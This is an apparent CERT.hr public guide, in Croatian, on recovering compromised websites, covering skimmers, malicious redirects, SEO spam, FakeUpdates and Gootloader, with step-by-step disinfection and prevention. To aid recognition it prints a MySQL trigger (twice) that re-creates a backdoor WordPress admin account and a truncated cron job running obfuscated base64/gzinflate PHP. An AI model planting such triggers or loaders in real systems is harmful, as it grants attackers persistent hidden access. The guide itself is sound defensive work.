CARNET

Oporavak kompromitiranih web sjedišta

CERT.hr-PUBDOC-2025-2-411

CERT.hr

Sadržaj

Ovaj dokument izradio je Laboratorij za sustave i signale Zavoda za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

1 Uvod

Napadači neprekidno pokušavaju kompromitirati web sjedišta. Kada u tome uspiju oporavak može biti prilično težak, budući da čak i nestručni napadači čine sve u svojoj moći kako bi web sjedište ostalo kompromitirano.

Ovaj dokument je zamišljen kao priručnik sistem administratorima za pomoć u oporavku web sjedišta koja su inficirana malverom.

Bitno je napomenuti da se dokument bavi uobičajenim relativno jednostavnim masovnim infekcijama i savjeti nisu nužno primjenjivi kod složenih ciljanih napada, za koje se preporučuje potražiti pomoć stručnjaka.

2 Metode kompromitacije web sjedišta

Napadači obično kompromitiraju web sjedište na jedan od sljedećih načina:

- Pogađanjem slabe lozinke web aplikacije
- Pogađanjem slabe lozinke administracijskih servisa (cpanel, SSH i sl.)
- Ranjivost u softveru web sjedišta ili proširenjima (engl. plugin)
- Krađa lozinke administratora *infostealer* malverom
- Backdoor u proširenjima softvera (osobito često kod piratiziranih verzija plaćenih proširenja, ali ponekad i kod kompromitiranih verzija legitimnih proširenja).

3 Uobičajene posljedice

U ovom poglavlju su objašnjene uobičajene posljedice kompromitacije web sjedišta. Čitatelji koji su već dobro upoznati s posljedicama mogu preskočiti ovo poglavlje i prijeći na sljedeće poglavlje o oporavku.

3.1 Skimmers

Web skimmer (često zvan „Magecart napad“ iako je „Magecart“ samo jedna vrsta skimmera) je maliciozni kôd ugrađen u legitimnu web trgovinu koji prikuplja podatke o kreditnoj/debitnoj kartici kojom žrtva plaća i šalje ih napadaču, koji ih potom iskorištava za online kupnju ili prodaje drugim kriminalcima (1).

Budući da web trgovine uglavnom ne pohranjuju brojeve kreditnih kartica u bazi podataka, napadač obično ima priliku ukrasti podatke o kartičnom plaćanju samo u trenutku kada ih kupac unosi.

Napadači to mogu postići na više načina:

- Ugrađivanjem malicioznog JavaScript kôda u stranicu na kojoj se unose kartični podaci. Često se maliciozni kôd dohvaća indirektno, primjerice koristeći Google Tag Manager (2)
- Mijenjanjem backend kôda
- Stvaranje lažnih formi (npr. ako stranica uopće ne podržava kartično plaćanje).

Žrtva (kupac) često neće posumnjati da je žrtva ovakvog napada, budući da kupuje na legitimnoj stranici i dobije proizvod koji je platila. Također, napadač možda neće iskoristiti/prodati podatke o kartici odmah, zbog čega žrtva neće nužno povezati sumnjivu aktivnost na bankovnom računu s kupnjom na inficiranoj stranici.

Osim za kupce, posljedice su moguće i za vlasnika stranice. Primjerice, British Airways je u 2020.-oj dobio kaznu od 20 milijuna funti zbog web skimmer napada koji je ukrao podatke 380 000 kupaca (3).

U akciji Europola 2023. otkriveno je 443 inficiranih trgovina, od kojih su neke bile i u Hrvatskoj (4).

3.2 Maliciozna preusmjeravanja

Napadači koji kompromitiraju web sjedište (uglavnom kroz ranjivosti u Wordpress ili Joomla proširenjima), često u sjedište ubace maliciozni kôd koji preusmjerava žrtve na nepoželjne stranice (lažne nagradne igre, preuzimanje malvera ili drugog potencijalno nepoželjnog softvera, lažne stranice za klađenje i slično).

Budući da napadači ne žele da administrator detektira infekciju, preusmjeravanje se ponekad aktivira samo za posjetitelje na mobilnim uređajima (5).

3.3 SEO Spam

Napadači koji kompromitiraju web sjedište mogu konfigurirati web sjedište tako da tražilicama (npr. Google) poslužuju SPAM sadržaj (nelegitimne trgovine odjećom, trgovine lijekovima za koje je inače potreban recept, ilegalne stranice za kockanje i slično), a ljudima koji posjećuju web sjedište prikazuje legitiman sadržaj.

Iako ovakav napad obično neće utjecati na posjetitelje web sjedišta (zato što se njima i dalje prikazuje legitiman sadržaj), često će rezultirati padom prometa prema web sjedištu, budući da tražilice više ne vide legitimni sadržaj web sjedišta. Osim toga, ovakva infekcija pomaže promociji štetnih trgovina.


Slika 1 - rezultati pretrage za domenu inficiranu SEO spamom (6)

3.4 FakeUpdates (Socgholish/Clearfake/SmartApeSG)

FakeUpdates je naziv za napade u kojima se posjetitelje kompromitiranog web sjedišta pokušava nagovoriti da preuzmu maliciozni program koji se predstavlja kao ažuriranje preglednika. U FakeUpdates skupinu napada spadaju *SocGholish, ClearFake* i *SmartApeSG* (7) .

Malver često profilira žrtve i poslužuje im različiti sadržaj, zbog čega ga je teže detektirati, primjerice kod jedne *SocGholish* infekcije je primijećeno sljedeće ponašanje malvera:

- Žrtvama koje dolaze s IP adrese s engleskog govornog područja (SAD, UK, Australija) i koje koriste operacijski sustav Windows se posluži lažno ažuriranje
- Žrtve koje dolaze s mobilnog uređaja, bez obzira na IP adresu se preusmjeri na lažnu nagradnu igru
- Žrtvama koje ne zadovoljavaju prethodne uvjete se prikaže legitiman sadržaj.



Slika 2: Socgholish drive by update (8)

Slika 2 prikazuje primjer Socgholish napada. Legitimno, ali kompromitirano web sjedište je iskorišteno za distribuciju malvera koji se predstavlja kao ažuriranje za preglednik Chrome.

3.5 Gootloader


Gootloader je naziv malvera koji se širi pomoću lažnih članaka na kompromitiranim web sjedištima.

Koraci napada su sljedeći:

1) Napadač kompromitira web sjedište
2) Napadač stvori veliki broj automatski generiranih članaka, uglavnom vezanih za pravnu tematiku (npr. predlošci ugovora) na engleskom jeziku
3) Kad žrtva pretraži neki termin (npr. „implied employment agreement“) u rezultatima naiđe na kompromitirano web sjedište i posjeti ga
4) Ako žrtva dolazi iz zemlje koja je operateru malvera zanimljiva, prikaže se lažni forum u kojem korisnik „Emma Hill“ pita za predložak ugovora, a korisnik „admin“ odgovara s hipervezom za preuzimanje predloška.
   Inače se prikaže članak s besmislenim tekstom.

5) Ako žrtva preuzme i klikne na „predložak ugovora“, zapravo će se pokrenuti malver. Često je to prvi korak u ransomware napadu. (9)

Kao i kod drugih opisanih web malvera, neki antivirusi će blokirati pristup web sjedištima koja su inficirana ovim malverom (cijeloj domeni, bez obzira posjećuje li korisnik lažni članak ili legitimni sadržaj), pa vlasnik stranice ima interes dezinficirati web sjedište inficirano ovim malverom bez obzira na to što on ne cilja uobičajene posjetitelje web sjedišta.



Slika 3: Gootloader primjer (10)

4 Dezinfekcija

Oporavak kompromitiranog web sjedišta može biti izazovan budući da čak i nestručni napadači poduzimaju sve što mogu kako bi njihov malver ostao na web sjedištu.

Napadači često:

- Ugrade maliciozni kôd u velik broj legitimnih datoteka (npr. sve „jquery.js“ i „index.php“ datoteke u koje mogu pisati)
- Stvore veliki broj „backdoor“ izvršnih datoteka u mnogo foldera
- Stvore dodatne admin korisnike za web sjedište
- Konfiguriraju „database triggere“ koji dodaju *backdoor* admin račun u slučaju da je izbrisan
- Izmijene sadržaj članaka u bazi podataka kako bi sadržavale zlonamjerni JavaScript kôd
- Konfiguriraju *cron jobove* koji periodički reinficiraju datoteke.

Osim toga, posljedice napada ponekad postanu očite tek mjesecima nakon što je napadač kompromitirao web sjedište. Zbog toga često nije dovoljno samo oporaviti web sjedište iz pričuvne kopije.

Antivirusi su odličan alat za detekciju zaraženih datoteka, ali nažalost neće nužno detektirati sve metode perzistencije koje web malver ima. Web sjedišta često budu reinficirana čak ako je originalna ranjivost zakrpana, zato što je napadaču negdje ostao *backdoor*.

Vrijedi napomenuti da **ako je jedno web sjedište inficirano malverom, uglavnom su inficirana i druga koja se pokreću pod istim korisnikom** (npr. više web sjedišta pod jednim cPanel računom).

Najsigurniji način za oporavak web sjedišta je ponovno postavljanje cijelog web sjedišta u novom čistom okruženju (dakle reinstalirati operacijski sustav servera ili resetirati *cpanel* račun u početno stanje).

Poglavlje 4.1 objašnjava korake koje je potrebno poduzeti za oporavak u čistom okruženju.

Poglavlje 4.2 objašnjava korake koje je potrebno poduzeti ako postavljanje čistog okruženja nije moguće.

4.1 Oporavak web sjedišta u čistom okruženju

U ovom poglavlju su opisani koraci oporavka web sjedišta u „čistom“ okruženju (reinstaliran operacijski sustav poslužitelja ili korisnički račun vraćen u početno stanje u slučaju korištenja *shared hostinga*).

Postupak oporavka u „čistom“ okruženju ima najveću šansu za potpuno uklanjanje infekcije zato što malver ne postoji na novom okruženju pa ne može ometati proces oporavka.

1) Priprema pričuvnih kopija
   Za obnovu u čistom okruženju potrebno je imati pričuvnu kopiju (engl. backup) iz razdoblja prije nego što je web sjedište inficirano. U izvanrednim slučajevima kad odgovarajuća pričuvna kopija ne postoji, može se koristiti i pričuvna kopija trenutnog, inficiranog web sjedišta koja će se zatim morati detaljno dezinficirati. Bitno je da postoji pričuvna kopija datoteka web sjedišta i baze podataka.

2) Evidentirati verzije softvera
   Potrebno je evidentirati verzije softvera, uključujući verzije proširenja (engl. *plugin*) koje se koriste na web sjedištu.

3) Priprema „čistog" okruženja
   Reinstalirati operacijski sustav na poslužitelju, odnosno vratiti korisnički račun u početno stanje u slučaju korištenja *shared hostinga* ili pripremiti novo okruženje u kojem će se napraviti oporavak.

   Bitno je izmijeniti sve pristupne podatke koji su se mogli koristiti za pristup sustavu, budući da ih je napadač mogao saznati (npr. lozinke za SSH i cPanel).

4) Postavljanje vatrozida (engl. *firewall*)
   Tijekom oporavka je, iz sigurnosnih razloga, nužno privremeno mrežno ograničiti pristup web sjedištu.

   Instalacijski procesi raznih softvera (npr. Wordpress) su često izloženi bez autentifikacije i poznati su slučajevi kada su napadači preuzeli kontrolu nad instalacijom prije nego što je legitimni korisnik mogao završiti instalaciju (11).

   Također, pri oporavku mogu privremeno biti prisutne slabosti koje bi mogle omogućiti napadaču pristup (npr. možda je nužno privremeno instalirati ranjivu verziju softvera, pa onda naknadno izvršiti nadogradnju).

   Može se koristiti sistemski vatrozid (npr. *iptables*) ili ograničenja na razini web sjedišta (npr. .htaccess datoteke kod Apache poslužitelja).

   Mrežni pristup bi trebao biti ograničen najviše što je moguće. Iznimno, čak i samo restrikcija koja dopušta samo mrežni promet iz Republike Hrvatske može značajno smanjiti prijetnju od nesofisticiranih napadača. Popis hrvatskih IP adresa postoji na poveznici.

5) Dezinfekcija pričuvne kopije baze podataka
   Potrebno je stvoriti novi korisnički račun za bazu podataka s novim pristupnim podacima, a zatim učitati bazu podataka iz *dump* datoteke.

   Bazu podataka je zatim potrebno dezinficirati. Sljedeći koraci se mogu izvršiti kroz sučelje za upravljanje bazom podataka (npr. *phpmyadmin*):

   - Provjeriti koji korisnički računi postoje (npr. tablica *wp_users* kod Wordpressa) i obrisati nepoznate korisničke račune. Dobra ideja je i već u

ovom koraku izmijeniti lozinke korisničkih računa izravno iz baze podataka. Točni koraci za izmjenu lozinke izravno u bazi podataka ovise o softveru, obično je lako pronaći upute za to na internetu.

- Obrisati članke koje je dodao napadač. Obično će ih biti lako prepoznati budući da će tematikom i jezikom odudarati od legitimnih. Sortiranje po datumu može pomoći pri identifikaciji, ali vrijedi napomenuti da napadači ponekad lažiraju datum. Članke koje je dodao napadač treba obrisati.

- Obrisati sadržaj koji je napadač dodao u legitimne članke. Obično se radi o HTML kôdu koji dohvaća malicioznu *javascript* skriptu.

  Ugrađeni HTML kôd je često moguće pronaći tako da se u tablici članaka traži izraz *<script* .

  Ugrađeni *spam* sadržaj se često može pronaći pretraživanjem ključnih riječi koje su često u spamu kao što su: *no prescription*, *pharmacy* , *pills, gambling*, *casino*, *betting, watches...*

  U oba slučaja je bitno napomenuti da sadržaj može biti i legitiman (npr. stranica koja se bavi medicinom će možda imati riječ *pharmacy* u legitimnim člancima), pa je pri odluci o brisanju bitna ljudska prosudba.

- Provjeriti tablice koje mogu sadržavati *HTML* kôd koji se po zadanim postavkama ugrađuje u sve HTML stranice.

  Javno su poznati slučajevi gdje su napadači ugradili HTML kôd u:
  - *wp_options* tablicu kod Wordpress instalacija (posebno obratiti pažnju na opcije *wp_head* i *cron*) (12)
  - *cms_block*, *core_config_data*, *layout_update* tablice kod Magento web trgovina (13) (14) (15).

- Provjeriti i obrisati zlonamjerne *database triggere*. Napadači ponekad dodaju *database trigger* koji izvrši maliciozni SQL upit svaki put kad se ispuni neki uvjet. Primjerice poznat je web malver koji bi dodao *backdoor* wordpress admin korisnički račun svaki put kada bi se pojavio komentar „are you struggling to get comments on your blog“.

```
Trigger: after_insert_comment
Event: INSERT
Table: wp_comments
Statement: BEGIN
IF NEW.comment_content LIKE '%are you struggling to get comments on your blog?%'
THEN
  SET @lastInsertWpUsersId = (SELECT MAX(id) FROM `wordpress`.`wp_users`);
  SET @nextWpUsersID = @lastInsertWpUsersId + 1;
  INSERT INTO `wordpress`.`wp_users` (`ID`, `user_login`, `user_pass`,
`user_nicename`, `user_email`, `user_url`, `user_registered`, `user_activation_key`,
`user_status`, `display_name`) VALUES (@nextWpUsersID, 'wpadmin',
'$1$yUXpYwXN$JhwaoGJxViPhtGdNG5UZs1', 'wpadmin', 'wp-security@hotmail.com', 'http://
wordpress.com', '2014-06-08 00:00:00', '', '0', 'Kris');
  INSERT INTO `wordpress`.`wp_usermeta` (`umeta_id`, `user_id`, `meta_key`,
`meta_value`) VALUES (NULL, @nextWpUsersID, 'wp_capabilities', 'a:1:
{s:13:"administrator";s:1:"1";}');
  INSERT INTO `wordpress`.`wp_usermeta` (`umeta_id`, `user_id`, `meta_key`,
`meta_value`) VALUES (NULL, @nextWpUsersID, 'wp_user_level', '10');
END IF;
```

Slika 4 - zlonamjerni database trigger koji stvori novi admin račun svaki put kad netko ostavi komentar s tesktom "are you struggling to get comments on your blog?" (16)

Database triggere je moguće pregledati naredbom *show triggers*.

6) Instalacija softvera
   Preporuča se instalacija softvera iz službenih izvora (a ne iz pričuvne kopije) kako bi bilo sigurno da datoteke softvera nisu inficirane.

   Dakle, potrebno je ponovno iz službenih izvora preuzeti sav potreban softver koji je evidentiran u koraku 2 ovog poglavlja, a zatim ga povezati na bazu podataka koja je učitana u koraku 5.

   Također je **potrebno primijeniti sve dostupne sigurnosne zakrpe na softver**, uključujući i sigurnosne zakrpe za proširenja i teme.

   Ako to već nije napravljeno u koraku 5, pri ovom koraku je potrebno i **izmijeniti lozinke svih korisničkih računa**.

7) Oporavak medijskih datoteka
   Iz pričuvne kopije je potrebno oporaviti medijske datoteke na odgovarajuće lokacije. Iznimno je bitno da se na novo okruženje kopiraju samo medijske datoteke (slike i dokumenti), a ne datoteke koje sadrže kôd (npr. php datoteke).

   Bitno je paziti i na konfiguracijske datoteke. Ako je potrebno iz backupa preseliti neku konfiguracijsku datoteku (npr. *.htaccess* datoteku), bitno je ručno pregledati sav njen sadržaj.

8) Skeniranje sustava antimalware alatima

Popularni antimalware alat za Wordpress okruženje je Wordfence Security. Besplatna verzija alata ima ograničenje da joj nedostaje funkcionalnost za prepoznavanje najnovijih vrsta malvera (kasni 30 dana).

Popularan antimalware alat za skeniranje web trgovina je Sansec eComscan. Postoji besplatna verzija koja prikaže je li *malware* pronađen, ali ne prikaže detalje.

ImunifyAV je antimalware alat namijenjen općenito za web poslužitelje i obično je besplatno dostupan ako se koristi WHM administracijski alat (i po zadanim postavkama mogu ga koristiti samo WHM, ali ne i cPanel korisnici).

ClamAV je popularan open source antimalware alat koji također može pomoći pri otkrivanju malvera.

Potrebno je ukloniti bilo kakav preostali malver koji je detektiran (antimalware alat neće to nužno napraviti automatski).

Ako *malver* nije detektiran, web sjedište je vjerojatno uspješno oporavljeno.

9) Ukloniti mrežna ograničenja postavljena u koraku 4.

10) Skenirati web sjedište online frontend alatima za detekciju malvera
Kao dodatna mjera opreza, web sjedište se može skenirati i online alatima za detekciju malvera kao što je Sucuri Sitecheck. Takvi alati detektiraju posljedice infekcije koje su vidljive u pregledniku (npr. maliciozne *javascript* skripte). Pri skeniranju paziti da se ne prikazuju *cacheirani* rezultati (odabrati opciju *re-scan* ako se nudi).

Preporuča se testirati početnu stranicu web sjedišta kao i *checkout* URL ako se radi o web trgovini.

11) Skenirati domenu alatom Virustotal
Alat Virustotal skenira web sjedište raznim antivirus alatima. Jednom kad neki antivirus detektira domenu kao inficiranu, često ju takvom prikazuje i nakon što problem bude riješen i blokira posjetitelje koji koriste taj antivirus.

Ako je problem riješen, a neki antivirusi i dalje prikazuju web sjedište kao inficirano, treba poslati tu informaciju proizvođaču antivirusa na njihov javni kontakt. Problem obično bude riješen kroz nekoliko radnih dana.

12) Zatražiti *recrawl* web sjedišta od Googlea ili ostalih tražilica.

4.2 Oporavak web sjedišta u inficiranom okruženju

U nekim slučajevima, zbog poslovnih ili tehničkih razloga, nije moguće postaviti novo okruženje za oporavak.

Problem s oporavkom u inficiranom okruženju jest taj da se administrator u nekim slučajevima mora boriti protiv aktivnog malvera koji opetovano reinficira sustav.

Ipak, u nastavku su navedeni koraci kojima je moguće riješiti se nekih infekcija.

Prije izvršavanja sljedećih koraka obavezno napraviti pričuvnu kopiju u slučaju da nešto pođe po zlu (npr. izbriše se neka legitimna datoteka koja nije inficirana).

1) Izmijeniti lozinke sustava za upravljanje
   Treba izmijeniti lozinke za SSH, cPanel, WHM , FTP i druge upravljačke sustave.

2) Privremeno ograničeni mrežni pristup web sjedištu
   Preporuča se tijekom oporavka privremeno ograničiti mrežni pristup web sjedištu kako napadači ne bi mogli pristupati *backdoorima* koje često ugrađuju u sustav.

   Čak i relativno široko ograničenje (npr. dopuštanje prometa samo s ISP-a kojeg administrator koristi, ili čak prometa iz cijele Hrvatske) može spriječiti napadače da ponovno inficiraju sustav.

   Ograničenje može biti implementirano i na razini web sjedišta pomoću *.htaccess* datoteka (ili ekvivalenta) (17).

3) Zaustaviti maliciozne procese
   Neke vrste web malvera se pokreću u memoriji i reinficiraju datoteke koje administrator dezinficira.

   Bez terminiranja tih procesa, brisanje inficiranih datoteka može biti beskorisno, budući da će maliciozni procesi uvijek reinficirati web sjedište.

   Preporuča se terminirati sve PHP procese. Može ih se pronaći npr. Linux naredbom *ps aux |grep -i php*, a zatim terminirati naredbom *kill -9 <id procesa>.*

4) Obrisati maliciozne *cron* jobove
   Napadači često postavljaju *cron jobove* koji periodički reinficiraju datoteke web sjedišta.

   Slika prikazuje maliciozni *cron job* koji izvršava maliciozni php kôd svakih 5 minuta.

```
*/5 * * * * /usr/local/bin/php -r
'eval(gzinflate(base64_decode("jZFvb5swEMbfR8p3cCWkghJNhGytoikvujb/aAlJmgLJNCEwphiMQWB
Iy7TvPpOQJt0qbRbIJ/u53909brfSIL1NqG84BHsOQ+L
...
...
gnbRDf5R+NR+ATWEwX9kh/4NH760Pdj0Z9w7+fdvjf0wq1tzHD8dHnfXzmL+iAntzkFJRgGv1t/v590uKj9+me
WXCUs6SofT2TvBWuJbyz3w=="));'
```

Slika 5 - cron job malware (18)

Maliciozne *cron jobove* treba izbrisati. Cron jobovima je moguće upravljati kroz *shell* ili web sučelje upravljačkog sustava kao što je cPanel.

5) Zamjena datoteka sigurnim, čistim kopijama
Budući da web malver ugrađuje maliciozni kôd u brojne legitimne datoteke web sjedišta (npr. PHP i js datoteke) potrebno ih je zamijeniti s izvornom čistom kopijom.

Uglavnom nije praktično ručno tražiti sve inficirane datoteke pa ih zamjenjivati, umjesto toga efikasnije je zamijeniti sve datoteke osim konfiguracijskih (npr. datoteka koja sadrži podatke za spajanje na bazu podataka) i medijske datoteke (slike i slično).

Postupak oporavka može biti sljedeći:

5.1) Identificirati verzije softvera, uključujući i verzije svih proširenja (npr. verzija Wordpress CMS-a, verzija svih plugina i tema)

5.2) Preuzeti te iste verzije softvera iz službenih izvora.

5.3) Zamijeniti sve datoteke s onima iz službenih izvora, osim konfiguracijskih i medijskih datoteka (npr. kod Wordpressa se uglavnom može zamijeniti sve osim datoteke *wp-config.php* koja sadrži konfiguracijske podatke za spajanje na bazu podataka i datoteka u direktoriju *wp-content/uploads* koje sadrže slike i ostali sadržaj)

Također je potrebno obrisati datoteke koje je napadač dodao.

Linux naredba *diff* može pomoći u pronalasku datoteka koje je potrebno zamijeniti kako bi se pronašle datoteke koje su izmijenjene i koje ne postoje u izvornoj verziji softvera.

Slika prikazuje primjer korištenja *diff* naredbe na originalnoj verziji Wordpressa i kompromitiranoj stranici:

- Datoteka *about.php* se ne nalazi u wordpress softveru, ali se nalazi na web sjedištu, trebalo bi ju izbrisati
- Datoteka *wp-config.php* se ne nalazi u wordpress softveru, ali to je konfiguracijska datoteka i ne bi ju se trebalo slijepo izbrisati
- Direktorij *wp-content/plugins/contact-form-7* je plugin, njegove datoteke se trebaju usporediti s istom verzijom *contact-form-7* plugina preuzetom iz službenih izvora
- Direktorij *wp-content/uploads* sadrži medijske datoteke pa ga ne bi trebalo slijepo ukloniti
- Datoteka *wp-login.php* se ne bi trebala razlikovati od datoteke u istoj verziji *wordpressa*, treba ju zamijeniti izvornom verzijom

```
$ diff -qr wordpress-5.8.1-original/wordpress www/example_website
Only in www/example_website: about.php
Only in www/example_website: wp-config.php
Only in www/example_website/wp-content/plugins: contact-form-7
Only in www/example_website/wp-content: uploads
Files wordpress-5.8.1-original/wordpress/wp-login.php and www/example_website/wp-login.php differ
$
$
```

Slika 6

5.4) Ručno pregledati konfiguracijske datoteke
Web malver ponekad ugradi maliciozni kôd u konfiguracijske datoteke. Obično se može lako identificirati i ukloniti.

5.5) Pregledati direktorije u kojima se nalaze medijske datoteke
Web malver često postavi zlonamjerne izvršne datoteke (npr. PHP datoteke) u direktorije u kojima su inače pohranjene slike i drugi medijski sadržaj (npr. *wp-content/uploads* kod Wordpressa).

Treba pregledati nalaze li se u tim direktorijima ikakve izvršne datoteke (npr. pomoću naredbe Linux naredbe *find)* i izbrisati ih (uglavnom nema legitimnog razloga da se u takvim direktorijima nalaze izvršne datoteke).

6) Skeniranje sustava *antimalware* alatima
Popularni antimalware alat za Wordpress okruženje je Wordfence Security. Besplatna verzija alata ima ograničenje da joj nedostaje funkcionalnost za prepoznavanje najnovijih vrsta malvera (kasni 30 dana).

Popularan antimalware alat za skeniranje web trgovina je Sansec eComscan. Postoji besplatna verzija koja prikaže je li *malver* pronađen, ali ne prikaže detalje.

ImunifyAV je antimalware alat namijenjen općenito za web poslužitelje i obično je besplatno dostupan ako se koristi WHM administracijski alat (i po zadanim postavkama mogu ga koristiti samo WHM, ali ne i cPanel korisnici).

ClamAV je popularan open source antimalware alat koji također može pomoći pri otkrivanju malvera.

Potrebno je ukloniti bilo kakav preostali malver koji je detektiran (antimalware alat neće to nužno napraviti automatski).

7) Dezinfekcija baze podataka
Ako postoji odgovarajuća pričuvna kopija baze podataka koja je nastala prije nego što je web sjedište inficirano, preporuča se koristiti nju, budući da će vjerojatno biti manje inficirana. No čak je i pričuvnu kopiju potrebno dezinficirati po uputama navedenim u nastavku. Ovi koraci se mogu izvršiti i kroz web sučelje za upravljanje bazom podataka (npr. *phpmyadmin*).

- Izmijeniti lozinku za pristup bazi podataka (potrebno onda izmijeniti i u konfiguracijskoj datoteci web sjedišta).

- Provjeriti koji korisnički računi postoje (npr. tablica *wp_users* kod Wordpressa) i obrisati nepoznate korisničke račune. Dobra ideja je i već u ovom koraku izmijeniti lozinke korisničkih računa izravno iz baze podataka. Točni koraci za izmjenu lozinke izravno u bazi podataka ovise o softveru, obično je lako pronaći upute za to na internetu.

- Obrisati članke koje je dodao napadač. Obično će ih biti lako prepoznati budući da će tematikom i jezikom odudarati od legitimnih. Sortiranje po datumu može pomoći pri identifikaciji, ali vrijedi napomenuti da napadači ponekad lažiraju datum.

- Obrisati sadržaj koji je napadač dodao u legitimne članke. Obično se radi o HTML kôdu koji dohvaća malicioznu *javascript* skriptu.

  Ugrađeni HTML kôd je često moguće pronaći tako da se u tablici članaka traži izraz *<script* .

  Ugrađeni *spam* sadržaj se često može pronaći pretraživanjem ključnih riječi koje su često u spamu kao što su: *no prescription*, *pharmacy* , *pills, gambling*, *casino*, *betting, watches*.

  U oba slučaja je bitno napomenuti da sadržaj može biti i legitiman (npr. stranica koja se bavi medicinom će možda imati riječ *pharmacy* u legitimnim člancima). Pri odluci o brisanju je bitna ljudska prosudba.

- Provjeriti tablice koje mogu sadržavati *html* kôd koji se po zadanim postavkama ugrađuje u sve HTML stranice.

  Javno su poznati slučajevi gdje su napadači ugradili HTML kôd u:
  - *wp_options* tablicu kod Wordpress instalacija (posebno obratiti pažnju na opcije *wp_head* i *cron*) (12)

- *cms_block*, *core_config_data*, *layout_update* tablice kod Magento web trgovina (13) (14) (15)

- Provjeriti i obrisati zlonamjerne *database triggere*. Napadači ponekad dodaju *database trigger* koji izvrši maliciozni SQL upit svaki put kad se ispuni neki uvjet. Primjerice poznat je web malver koji bi dodao *backdoor* wordpress admin korisnički račun svaki put kada bi se pojavio komentar „are you struggling to get comments on your blog“.

```
Trigger: after_insert_comment
Event: INSERT
Table: wp_comments
Statement: BEGIN
IF NEW.comment_content LIKE '%are you struggling to get comments on your blog?%'
THEN
  SET @lastInsertWpUsersId = (SELECT MAX(id) FROM `wordpress`.`wp_users`);
  SET @nextWpUsersID = @lastInsertWpUsersId + 1;
  INSERT INTO `wordpress`.`wp_users` (`ID`, `user_login`, `user_pass`,
`user_nicename`, `user_email`, `user_url`, `user_registered`, `user_activation_key`,
`user_status`, `display_name`) VALUES (@nextWpUsersID, 'wpadmin',
'$1$yUXpYwXN$JhwaoGJxViPhtGdNG5UZs1', 'wpadmin', 'wp-security@hotmail.com', 'http://
wordpress.com', '2014-06-08 00:00:00', '', '0', 'Kris');
  INSERT INTO `wordpress`.`wp_usermeta` (`umeta_id`, `user_id`, `meta_key`,
`meta_value`) VALUES (NULL, @nextWpUsersID, 'wp_capabilities', 'a:1:
{s:13:"administrator";s:1:"1";}');
  INSERT INTO `wordpress`.`wp_usermeta` (`umeta_id`, `user_id`, `meta_key`,
`meta_value`) VALUES (NULL, @nextWpUsersID, 'wp_user_level', '10');
END IF;
```

Slika 7 - zlonamjerni database trigger koji stvori novi admin račun svaki put kad netko ostavi komentar s tekstom "are you struggling to get comments on your blog?" (16)

Database triggere je moguće pregledati naredbom *show triggers*.

8) Primjena sigurnosnih zakrpi
Treba primijeniti sve dostupne sigurnosne zakrpe za softver i njegova proširenja.

9) Promjena svih ostalih pristupnih podataka
Treba izmijeniti sve ostale pristupne podatke koji do sad nisu izmijenjeni (npr. pristupni podaci za samo web sjedište, ako to nije napravljeno pri dezinfekciji baze podataka).

10) Ukloniti mrežna ograničenja postavljena u koraku 4.

11) Skenirati web sjedište online frontend alatima za detekciju malvera
Kao dodatna mjera opreza, web sjedište se može skenirati i online alatima za detekciju malvera kao što je Sucuri Sitecheck. Takvi alati detektiraju posljedice infekcije koje su vidljive u pregledniku (npr. maliciozne *javascript*

skripte). Pri skeniranju paziti da se ne prikazuju *cacheirani* rezultati (odabrati opciju *re-scan* ako se nudi).

Preporuča se testirati početnu stranicu web sjedišta kao i *checkout* URL ako se radi o web trgovini.

12) Skenirati domenu alatom Virustotal
Alat Virustotal skenira web sjedište raznim antivirus alatima. Jednom kad neki antivirus detektira domenu kao inficiranu, često ju takvom prikazuje i nakon što problem bude riješen i blokira posjetitelje koji koriste taj antivirusni program.

Ako je problem riješen, a neki antivirusi i dalje prikazuju web sjedište kao inficirano, treba poslati tu informaciju antivirus kompaniji na njihov javni kontakt. Problem obično bude riješen kroz nekoliko radnih dana.

13) Zatražiti *recrawl* web sjedišta od Googlea ili ostalih tražilica.

5 Detekcija i prevencija

Kako bi se ubuduće spriječila kompromitacija, potrebno je redovito ažurirati sav softver na web sjedištu i osigurati da svi administratori imaju snažne lozinke.

Dodatne mjere zaštite koje se mogu konfigurirati za dodatno otežavanje napada su:

- Ograničiti mrežni pristup admin sučelju na temelju IP adrese
- Konfigurirati dvofaktorsku autentifikaciju ako sustav to podržava
- Postaviti nadzor promjene sadržaja datoteka (npr. alatom AIDE) (19)
- Konfigurirati *content-security-policy* zaglavlja kako bi se spriječilo izvršavanje *javascript* kôda s malicioznih domena (20).

6 Zaključak

Kompromitacija web sjedišta može imati teške posljedice i za posjetitelje i za vlasnika web sjedišta.

Budući da napadači često čine sve što je u njihovoj moći kako bi imali trajan pristup web sjedištu, oporavak od kompromitacije može biti izazovan, budući da malver može opetovano reinficirati sustav.

Preporuča se oporavak u čistom okruženju tako da se softver web sjedišta reinstalira, a baza podataka dezinficira. Oporavak u inficiranom okruženju je teži, ali ga je u nekim situacijama moguće napraviti pažljivim micanjem *backdoor* kôdova koje je napadač postavio.

7 Literatura

1. **MalwareBytes.** *How to protect your data from Magecart and other e-commerce attacks.* [Mrežno] 29. 9 2018. [Citirano: 20. 11 2024.] https://www.malwarebytes.com/blog/news/2018/09/how-to-protect-your-data-from-magecart-and-other-e-commerce-attacks.
2. **Insikt Group.** Threat Actors Continue to Abuse Google Tag Manager for Payment Card e-Skimming. [Mrežno] 20. 9 2022. [Citirano: 20. 12 2024.] https://go.recordedfuture.com/hubfs/reports/cta-2022-0920.pdf.
3. **The Register.** British Airways fined £20m for Magecart hack that exposed 400k folks' credit card details to crooks. [Mrežno] 16. 10 2020. [Citirano: 2024. 12 20.] https://www.theregister.com/2020/10/16/british_airways_ico_fine_20m/.
4. **Europol.** Action against digital skimming reveals 443 compromised online merchants. [Mrežno] 22. 12 2023. [Citirano: 20. 12 2024.] https://www.europol.europa.eu/media-press/newsroom/news/action-against-digital-skimming-reveals-443-compromised-online-merchants.
5. **Sucuri.** Bogus URL Shorteners Go Mobile-Only in AdSense Fraud Campaign. [Mrežno] 5. 9 2023. [Citirano: 20. 12 2024.] https://blog.sucuri.net/2023/09/bogus-url-shorteners-go-mobile-only-in-adsense-fraud-campaign.html.
6. **Malcare.** [Mrežno] 18. 8 2023. [Citirano: 20. 12 2024.] https://www.malcare.com/blog/japanese-keyword-hack/.
7. **Sucuri.** SocGholish Malware: What It Is & How to Prevent It. [Mrežno] 18. 6 2024. [Citirano: 21. 12 2024.] https://blog.sucuri.net/2024/06/socgholish-malware.html.
